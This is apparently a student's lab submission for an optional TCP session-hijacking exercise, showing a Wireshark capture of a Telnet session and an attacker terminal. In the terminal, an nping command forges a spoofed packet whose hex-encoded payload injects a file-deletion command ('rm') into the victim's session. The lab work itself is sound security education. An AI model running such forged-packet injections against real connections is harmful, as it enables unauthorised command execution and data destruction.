
Task 5. Complete Task 3 (TCP session hijacking)—Optional

- Take a screenshot of the Wireshark screen that shows the packets created after the attack.




174	322.883632903	172.25.0.3	172.25.0.2	TCP	66	48916 → 23 [A
175	323.005888973	172.25.0.3	172.25.0.2	TELNET	67	Telnet Data .
176	323.005957538	172.25.0.2	172.25.0.3	TELNET	67	Telnet Data .
177	323.005969555	172.25.0.3	172.25.0.2	TCP	66	48916 → 23 [A
178	323.148321839	172.25.0.3	172.25.0.2	TELNET	68	Telnet Data .
179	323.150857620	172.25.0.2	172.25.0.3	TELNET	68	Telnet Data .
180	323.150894440	172.25.0.3	172.25.0.2	TCP	66	48916 → 23 [A
181	323.152120511	172.25.0.2	172.25.0.3	TELNET	81	Telnet Data .
182	323.152141928	172.25.0.3	172.25.0.2	TCP	66	48916 → 23 [A
183	323.152236933	172.25.0.2	172.25.0.3	TELNET	68	Telnet Data .
184	323.152243684	172.25.0.3	172.25.0.2	TCP	66	48916 → 23 [A
185	323.152424408	172.25.0.2	172.25.0.3	TELNET	118	Telnet Data .
186	323.152433326	172.25.0.3	172.25.0.2	TCP	66	48916 → 23 [A
187	390.499409254	fe80::d0ff:61ff:fe7…	ff02::2	ICMPv6	70	Router Solici
188	398.788944887	172.25.0.101	224.0.0.251	MDNS	87	Standard quer
189	416.049260541	fe80::42:28ff:fe14:…	ff02::fb	MDNS	107	Standard quer
190	416.491370607	fe80::d0ff:61ff:fe7…	ff02::fb	MDNS	107	Standard quer
191	696.781209825	12:34:56:b0:b1:b4	Broadcast	ARP	42	Who has 172.2
192	696.781223138	02:42:ac:19:00:02	12:34:56:b0:b1:b4	ARP	42	172.25.0.2 is
193	696.781235077	172.25.0.3	172.25.0.2	TELNET	86	Telnet Data .
194	696.781948166	172.25.0.2	172.25.0.3	TELNET	98	Telnet Data .
195	696.987406836	172.25.0.2	172.25.0.3	TELNET	121	Telnet Data .
196	697.195790925	172.25.0.2	172.25.0.3	TCP	153	[TCP Retransm
197	697.635657558	172.25.0.2	172.25.0.3	TCP	153	[TCP Retransm
198	698.467404715	172.25.0.2	172.25.0.3	TCP	153	[TCP Retransm
199	700.131471044	172.25.0.2	172.25.0.3	TCP	153	[TCP Retransm
200	701.795404023	02:42:ac:19:00:02	12:34:56:b0:b1:b3	ARP	42	Who has 172.2
201	701.796260373	12:34:56:b0:b1:b3	02:42:ac:19:00:02	ARP	42	172.25.0.3 is
202	703.587476044	172.25.0.2	172.25.0.3	TCP	153	[TCP Retransm
203	710.243473966	172.25.0.2	172.25.0.3	TCP	153	[TCP Retransm
204	723.555743826	172.25.0.2	172.25.0.3	TCP	153	[TCP Retransm
205	750.947574184	172.25.0.2	172.25.0.3	TCP	153	[TCP Retransm
206	756.067701521	02:42:ac:19:00:02	12:34:56:b0:b1:b3	ARP	42	Who has 172.2
207	756.067776860	12:34:56:b0:b1:b3	02:42:ac:19:00:02	ARP	42	172.25.0.3 is

- Take a screenshot of the directory having no files.



- Take a screenshot of the attacker screen that shows the command and the execution result.


ubuntu@attacker:~$ sudo nping -c 1 -tcp --source-ip 172.25.0.3 -g 48916
23 -flags ack -seq 2263015674 -ack 2839094502 -data 726d207e2f646f63756
56e74732f64656c6574652d746869732e7478740d00 172.25.0.2
Starting Nping 0.7.01 (https://nmap.org/nping) at 2023-09-29 21:42 UTC
SENT (0.0027s) TCP 172.25.0.3:48916 > 172.25.0.2:23 A ttl=64 id=39750 ip
n=72 seq=2263015674 win=1480
RCVD (0.1894s) TCP 172.25.0.2:23 > 172.25.0.3:48916 PA ttl=64 id=41923 i
en=84 seq=2839094502 win=227 <nop,nop,timestamp 809331762 3424389741>
RCVD (0.3931s) TCP 172.25.0.2:23 > 172.25.0.3:48916 PA ttl=64 id=41924 i
en=107 seq=2839094534 win=227 <nop,nop,timestamp 809331967 3424389741>
RCVD (0.5971s) TCP 172.25.0.2:23 > 172.25.0.3:48916 PA ttl=64 id=41925 i
en=139 seq=2839094502 win=227 <nop,nop,timestamp 809332176 3424389741>
Max rtt: 593.421ms | Min rtt: 185.760ms | Avg rtt: 389.551ms
Raw packets sent: 1 (72B) | Rcvd: 3 (330B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 0.60 seconds
ubuntu@attacker:~$